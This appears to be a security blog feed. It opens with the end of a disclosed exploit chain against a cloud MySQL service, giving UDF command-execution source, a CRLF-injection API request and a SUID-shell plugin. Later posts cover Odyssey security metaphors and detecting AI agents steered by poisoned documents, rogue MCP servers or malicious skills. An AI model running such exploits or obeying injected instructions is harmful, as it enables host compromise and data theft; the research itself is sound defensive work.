    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:

INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;

Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}

RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:

curl -s -X PATCH "https://somecloud/api/dbaas/id" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'

This vector made it possible to inject line breaks and override critical configuration parameters:

default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.

With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:

SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so

We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:

CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

Result of executing id via MySQL UDF

Result of executing id via MySQL UDF

The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:

#include <stdlib.h>
__attribute__((constructor)) static void init(void) {
  system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
}

We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.

Conclusion

The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.

  •  

Cybersecurity in Christopher Nolan’s The Odyssey | Kaspersky official blog

We’ve looked at information-security cases and technologies through the lens of famous movies, popular book series, and even fairy tales more than once before. Next up it’s the turn of Christopher Nolan’s adaptation of The Odyssey (based on the ancient Greek epic poem), which, incidentally, inspired the works of Tolkien, various movies and series in the Star Wars franchise, and much more.

Homer’s Odyssey doesn’t just describe classic plots and archetypes. It also covers key technologies and principles of digital hygiene — albeit in veiled form. The hero’s journey was a risky business — and so, for that matter, is watching The Odyssey itself, but we’ll get to that at the end of this post. For now, let’s see how to safely sail the vast internet Hellenic seas in search of Ithaca.

Administrator Penelope and 108 attackers

Nolan has reshaped the poem’s structure quite a bit, but the film still opens on the island of Ithaca. There, Penelope and Telemachus, the wife and son of Odysseus, king of Ithaca, wait for him to return from the Trojan War. Meanwhile, a mob of 108 suitors is running riot in Odysseus’ house. They’re all courting Penelope and dreaming of the throne, and the whole kingdom is on the brink of collapse.

In essence, this is an attack on digital infrastructure by a group of malicious actors. Penelope, an advanced user with admin rights, does everything she can to block attempts to hack the root account take Odysseus’ place. Her trick: she’s promised to choose a husband only after she finishes weaving a burial shroud for Odysseus’ father, Laertes. By day, she weaves in front of everyone. By night, she unravels everything she’s done: clearly a daily factory reset.

Nolan gives Penelope even more authority than Homer did. This helps highlight the coming-of-age story of Telemachus, who starts out as a beginner user. His storyline is about searching for his father and recognizing him: the ancient Greek version of multi-factor authentication. Following the tradition set by James Joyce, Nolan focuses on the tragedy of Telemachus, who can’t remember Odysseus, since his father last connected to the server left Ithaca so long ago.

Root account Odysseus, Trojan Horse, and Ram VPN

Meanwhile, Odysseus is on the island of the nymph Calypso. She feeds him lotus flowers that make him gradually lose his memory — clearly the classic playbook of ransomware. But in seven years, Calypso never manages to fully encrypt wipe his memory. Odysseus longs for home, and the hapless ransomware operator ends up helping him partly recover the encrypted data remember his story. Odysseus remembers how, after ten years of war outside the walls of Troy, he came up with a cunning scheme that became the basis for all Trojan horses ever since…

The Greeks left a malicious file huge wooden horse on the shore and sailed away. A spy who stayed behind convinced the Trojans that it was a very useful thing an offering to Athena, and they dragged the horse into the city. At night, once the people of Troy had gone into sleep mode, the malicious modules soldiers led by Odysseus hidden inside the horse added themselves to Defender’s exclusions opened the gates. The Greeks returned and captured Troy, then stole data and cryptocurrency burned and looted the city. Only after that did they finally head home.

But the road to Ithaca was long and dangerous. After landing on an unfamiliar island, Odysseus got overconfident. Instead of leaving the suspicious site stocking up and sailing away, he went off to explore the infrastructure, and ended up trapped with his men in the cave of a giant Cyclops, known online as Polyphemus. The Greeks managed to blind the Cyclops, though not without losses, and Odysseus figured out how to get out of the cave: by hiding under the bellies of the rams. The blinded Cyclops felt the rams’ wool but never noticed the Greeks — a textbook example of how a VPN works.

But once he’s out of the cave, Odysseus gets cocky and fires an arrow at Polyphemus. That gives away his real IP address location, and his crew has to flee in a hurry from the furious Cyclops. In the end, the ships are knocked off course and get lost at sea.

Interestingly, unlike in the film, Homer’s poem has a group of OLYMP experts constantly steering the course of events. For example, Odysseus’ ships lost their way because of the interference of Poseidon, OLYMP’s chief expert in maritime technology. As we know from the poem, Odysseus first logged in to Polyphemus’ place as “Nub_Oddy”, but later, in a fit of arrogance, changed his username to “Odysseus_Son_of_Laertes_King_of_Ithaca”. With Odysseus deanonymized, the Cyclops used the Pray messaging app to send Poseidon a voice request to launch targeted attacks on Odysseus’ crew. In Nolan’s version, though, Poseidon doesn’t appear as a character. Instead, he becomes a metaphor for an APT a destructive force of nature.

Expert Circe, APT group Sirena, Scylla, and Charybdis malware

Odysseus’ ships drift across the vast Web seas, and every so often they land on unsafe sites shores. First comes the bay of Lamos, where the giant Laestrygonians launch a DDoS attack, hurling requests rocks at the Greeks and wiping out nearly all of Odysseus’ infrastructure crew. Only he and a small group survive.

Next, the heroes land on the island of a lone cybersecurity professional known as Circe, who puts them through harsh cybersecurity training. She lures Odysseus’ warriors to dinner with a social engineering scheme known as pig butchering and turns them into… yes, you guessed it, pigs. But the protagonist doesn’t fall for her tricks, so Circe agrees to help him and gives his crew their human form back. She also advises Odysseus to run an analysis in an isolated environment descend into Hades’ underworld and find the blind Tiresias, whom the OLYMP experts promoted to threat intelligence analyst gifted with foresight.

Tiresias tells Odysseus that he is the only one with enough cybersecurity knowledge strength to reach Ithaca. But Odysseus is determined to save his crew. He learns that they’ll have to face a very dangerous APT group, the Sirens. They use advanced social engineering (singing) to lure sailors to their doom. So Odysseus orders his men to put in solid protection against voice spam: wax earplugs. The film never lets us hear what the Sirens actually sing. They may well be posing as bank employees, law enforcement, or government officials, but the anti-spam trick keeps the crew safe.

Then far more destructive malware hits the ship: Scylla and Charybdis. From Tiresias’ beginner course in infosec, Odysseus knows that Scylla has six heads, and can hit no more than six users at a time. But dodging her attack means running straight into Charybdis, who will deal critical damage drag the whole ship into a whirlpool. This is the first historical mention of an ethical thought experiment that would later become known as the “trolley problem” — and Odysseus picks Scylla.

Having passed these threats, the remaining crew members land on the island of Thrinacia. That cluster allows initial login with a standard access level for regular users, on one condition: don’t touch the island’s critical resource, the sacred bulls of Helios — chief expert in solar technology. But the warriors ignore Odysseus’ instructions, break the rule, and use that resource to mine food. This triggers a defense system built by OLYMP’s leader, nicknamed Zeus, which permanently blocks strikes down the ship and Odysseus’ crew. Odysseus himself barely survives and reaches Calypso’s island.

Return of root

Once his memory is back, Odysseus builds a raft and charts a course, thanks to Calypso. Athena, the wisest of the OLYMP experts, helps him reach the shores of Ithaca against all odds. He then slips into the city disguised as a beggar.

There, Odysseus passes several steps of multi-factor authentication:

  • His old dog Argus sees his master, wags his tail, and dies.
  • Telemachus sees this and realizes the poor wanderer is his father.
  • His elderly nurse Eurycleia recognizes the man she raised by a unique code the scar on his leg.

But that isn’t enough to restore his root access. So with Telemachus’ help, Odysseus has to enter the palace using the account of one of his former companions, where he meets the administrator, Penelope. Nolan added an important twist here. At this moment, Odysseus regrets creating the first Trojan, which destroyed the infrastructure of an entire city. He also realizes that the malicious suitors’ constant attempts to guess the root password put Ithaca’s infrastructure at risk of the same decline.

Penelope begins to guess who is standing in front of her from his digital footprint indirect signs. She then sets a condition for the would-be root account owners her suitors: she’ll marry the one who can shoot an arrow through the rings of 12 axes with Odysseus’ bow. The bow is essentially a passkey with biometrics, which nobody knew how to fake back in those ancient times. So the bad actors fail one after another. Only Odysseus draws the bowstring and sends an arrow through every axe’s ring. Thanks to the successful biometric authentication, everyone accepts him as the true root king of Ithaca.

The rest is simple: the malware villains are neutralized, the kingdom is saved, and peace and information security return to Ithaca.

Why watching The Odyssey can be dangerous

In the window between the movie stopping being shown in cinemas and its release on digital media, our experts discovered a new multi-stage malicious campaign that had been running since mid-August. Malicious actors are spreading a previously unknown piece of malware called MovieReaper through compromised torrent trackers. They disguise it as downloads of popular movies — first and foremost The Odyssey, one of the biggest premieres of the summer. Scammers use this irresistible bait to make people more likely to download their file. The malware itself is as treacherous as the Sirens. It can hide from detection, give attackers remote access to the victim’s device, and deploy extra modules to stay in the system even after it’s removed. Read the full technical breakdown of MovieReaper on our expert blog, Securelist. Victims of this attack have been found all over the world. This is one more reminder of how important it is to be careful online — especially when downloading files.

Practical lessons from The Odyssey

So what can we learn from the story of the cunning king of Ithaca?

  • A good offense isn’t the best defense. Instead of developing software to attack other users, focus on your own information security.
  • Keep an eye on your personal data. It can fall into the hands of bad actors, which can lead to targeted attacks.
  • Set up multi-factor authentication. It lowers the risk of being hacked, and helps you regain access to your accounts safely.
  • Set up reliable protection (and don’t ignore it), because you should beware Greeks bearing gifts!

We love watching movies and breaking them down from a cybersecurity perspective. Read our other top reviews and analyses:


  •  

Budgets Are Stalling Firewall Deals. Here’s How Partners Can Get Them Moving Again

Firewall-as-a-Subscription

Every partner knows this conversation. A customer agrees their firewalls need replacing. Their teams are using AI tools, they are connecting more systems, and the threats are moving faster than their hardware was built for. They want to upgrade. Then the quote goes into the capital approval process, and the deal goes quiet. This year, that conversation is happening more often. Today we launched Firewall-as-a-Subscription to help partners get those deals moving again. Why deals are stalling Inflation and rising interest rates are increasing borrowing costs and shrinking capital budgets, and security is feeling the pressure. According to the IANS […]

The post Budgets Are Stalling Firewall Deals. Here’s How Partners Can Get Them Moving Again appeared first on Check Point Blog.

  •  

Rising Borrowing Costs Shouldn’t Delay Your Security: Meet Firewall-as-a-Subscription

Check Point’s Firewall-as-a-Subscription Puts Advanced AI-Era Protection Within Reach of Every Organization Attacks don’t wait for budget approval. But firewall purchases often do, and that wait is getting longer. Rising interest rates have made borrowing more expensive. For a midsize company, a single rate rise can cost the equivalent of a branch office firewall. A large hardware purchase now means a harder conversation with finance and a longer approval cycle. Meanwhile, the old firewall stays in place; the network grows, and so does the risk. Security is urgent. The way organizations pay for it isn’t keeping pace. Check Point Firewall-as-a-Subscription […]

The post Rising Borrowing Costs Shouldn’t Delay Your Security: Meet Firewall-as-a-Subscription appeared first on Check Point Blog.

  •  

Deploying AI agents securely: how Kaspersky products mitigate AI threats

Introduction

AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.

Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.

First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.

You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.

Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.

Popular AI applications and services in organizations

Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.

# AI product
1 Claude
2 Claude Code
3 Codex
4 OpenCode
5 Zed
6 Wispr Flow
7 LM Studio
8 ZCode
9 Chatbox
10 Cherry Studio

The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).

According to open sources, these are the most widely used AI services in 2026:

# AI service
1 ChatGPT
2 Google Gemini
3 Claude
4 Grammarly
5 DeepSeek

While analyzing the most popular and widely used apps, our experts also noticed a sharp rise in vulnerable versions of AI-related software and services. From 2025 to date, more than 2500 vulnerabilities have been published:

Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

* Data for previous quarters was updated and may differ slightly from previously published data.

Application Control and Web Control

To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.

Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.

This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.

Here is what this functionality looks like to KSC administrators:

KL categories available when configuring Application Control

KL categories available when configuring Application Control

For details on how to configure Application Control in KSC, follow this link.

In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:

  • Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
  • Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.

Below are the steps to configure Application Control to block AI tools.

Configuring Application Control for the AI Tools category in KES

Configuring Application Control for the AI Tools category in KES

With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.

KES notification about an attempt to launch an AI agent

KES notification about an attempt to launch an AI agent

For more on how to configure Application Control in KES, follow this link. Our public portal also lets you explore information on KL categories and the applications that fall under them, in particular details on how AI agents are categorized and how popular they are.

AI Tools KL category

AI Tools KL category

The View applications drop-down list shows products for a specific vendor.

Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.

KES notification about an attempt to access a prohibited web resource

KES notification about an attempt to access a prohibited web resource

When configuring access, the administrator can block websites that provide AI as a service.

Website categories

Website categories

For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.

Kaspersky Endpoint Detection and Response

To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.

Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.

For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.

So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.

In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.

We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.

The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.

ai_agent_dangerous_execution_mode

The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.

suspicious_mcp_server_artifact

The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.

llm_api_access_by_unusual_apps

Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.

local_ai_model_artifact

Kaspersky Threat Intelligence Portal

AI agent profiles

The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:

AI agent profiles on Kaspersky TIP

AI agent profiles on Kaspersky TIP

The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.

Claude profile on Kaspersky TIP

Claude profile on Kaspersky TIP

The description also lists ways to detect the software through standard system auditing mechanisms:

  • Windows: events from standard audit logs and Sysmon events
  • Linux: syscall audit events and Sysmon events
  • Network auditing: a set of protocols and the traffic generated by the software

The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.

Detection section in the Claude profile

Detection section in the Claude profile

Hunt Hub

In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.

This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.

In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.

Rules in the Hunt Hub repository

Rules in the Hunt Hub repository

The rule card provides:

  • Detailed description
  • Rule’s severity level, confidence level, and alert format
  • Detection tips
  • Description of possible false positives
  • Platforms the rule can run on
  • Tactics, techniques, and sub-techniques covered by the rule
  • Groups that use the technique covered by the rule
  • Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub

Detection rule card in Hunt Hub

Kaspersky Scan Engine

Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.

Detection of a malicious agent skill in Kaspersky Scan Engine

Detection of a malicious agent skill in Kaspersky Scan Engine


Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine

Detection of an LLM with malicious code in Kaspersky Scan Engine

Conclusion

AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:

  • Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
  • Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
  • Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
  • Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.

When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.

  •  

Three Lessons Cloud Customers Have Taught Us About Multi-Cloud Security

Cloud has transformed how organizations build, deploy, and scale applications. It has also changed what they expect from security.

Through our work with AWS, Google Cloud, and other hyperscaler partners, we’ve had the opportunity to learn from organizations operating some of the most modern and complex cloud environments. While every organization takes a different approach to cloud adoption, customers consistently highlight a common set of expectations that are shaping the future of cloud security. That work took two significant steps this year with the launch of Imperva for Google Cloud in April and Imperva for AWS in August, both designed to keep traffic inside the cloud provider’s own network while it is inspected.

To explore those expectations further, I spoke with Eyal Cohen, Manager of Product Management for Application Security, whose team works closely with our hyperscaler partners and customers.

“The biggest thing we’ve learned is that customers don’t think in terms of security products anymore. They think about how security fits into the way they build and operate in the cloud. If security creates friction, they’ll look for another way.”

Eyal Cohen, Manager of Product Management, Application Security

Working closely with hyperscale cloud providers isn’t just about expanding routes to market or supporting new deployment models. It provides valuable insights into how cloud teams operate, the challenges they face, and what they expect from the technologies they rely on every day.

Three of those expectations come up in nearly every conversation.

Lesson 1: Customers expect consistent security outcomes, regardless of where applications run

For years, security strategies often assumed that consistency came from standardization. If environments looked the same, security would be easier to manage. Modern cloud organizations have shown that assumption no longer holds.

Applications now run across different cloud providers, environments, private infrastructure, and on-premises systems. These choices are usually deliberate. Different teams, applications, and business requirements demand different architectures. Customers are not looking for identical environments. They are looking for confidence that security outcomes remain consistent across them.

Multi-cloud security is the practice of applying one set of policies, controls and visibility to applications spread across two or more cloud providers and, for most organizations, across hybrid cloud and on-premises infrastructure as well. The infrastructure is plural by design; the security outcome has to be singular.

The question is no longer whether every workload runs on the same platform. The question is whether organizations can achieve the same level of visibility, governance, protection, and risk management regardless of where workloads reside.

This expectation spans the entire organization. CISOs need a consistent view of risk across the business. Cloud architects need the flexibility to support different technology choices without creating fragmented security models. AppSec and SecOps teams need consistent policies, controls, and visibility across environments. DevOps teams need security that follows applications without introducing new processes every time infrastructure changes.

One of the clearest lessons we’ve learned from cloud customers is that architectural diversity is becoming normal. What matters is not where applications run, but whether organizations can deliver consistent security outcomes wherever they run. The infrastructure may vary. The security outcome should not.

This is the principle behind how Imperva builds for hyperscaler environments. The same Web Application Firewall, API Security and Advanced Bot Protection run from one platform across public cloud, private cloud, hybrid and on-premises environments. Imperva for AWS deploys inline with Amazon CloudFront in minutes, inspecting traffic inside AWS before it reaches origins such as an Application Load Balancer or EC2, with no architectural changes. Imperva for Google Cloud integrates directly with Google Cloud Load Balancers through Service Traffic Extension, with no DNS changes, SSL reconfigurations or routing modifications. One policy set and one console, whichever cloud the application runs in.

Lesson 2: Customers expect security to fit the way they already work

Security initiatives often struggle for a simple reason: they ask engineering and operations teams to change how they work. Modern cloud teams already use Kubernetes, Infrastructure-as-Code, CI/CD pipelines, cloud-native services, and automated workflows. If adopting a security solution means redesigning an application, disrupting a pipeline, or introducing a parallel set of manual processes, consistent adoption becomes much harder. It is the same disconnect we described in Securing Applications Anywhere: Breaking Down the Wall of Confusion.

The impact spreads across the organization: architects get more complexity, DevOps teams face disruption to established processes, and AppSec and SecOps teams gain another tool and workflow to manage. CISOs may invest in a capability that is never adopted broadly enough to deliver the intended reduction in risk.

Security cannot sit outside the cloud operating model. It must integrate with the architectures, services, and workflows customers already use. That applies to deployment as much as day-to-day operation. Infrastructure-as-Code and automation are now standard practices for many cloud teams. Security must become part of those repeatable processes rather than depend on separate, manual tasks.

The strongest security does not force teams to choose between protection and operational efficiency. It makes protection part of how they already work.

That is why Imperva treats automation as a first-class deployment path rather than an afterthought. Imperva’s Terraform provider lets teams define Cloud WAF protection as code alongside the rest of their infrastructure. Imperva for Google Cloud is API-first and integrates with Terraform and existing DevOps workflows. And Imperva Elastic WAF deploys on Kubernetes, so protection ships inside the CI/CD pipeline rather than around it.

Lesson 3: Customers expect security to be easy to adopt, operate, and scale

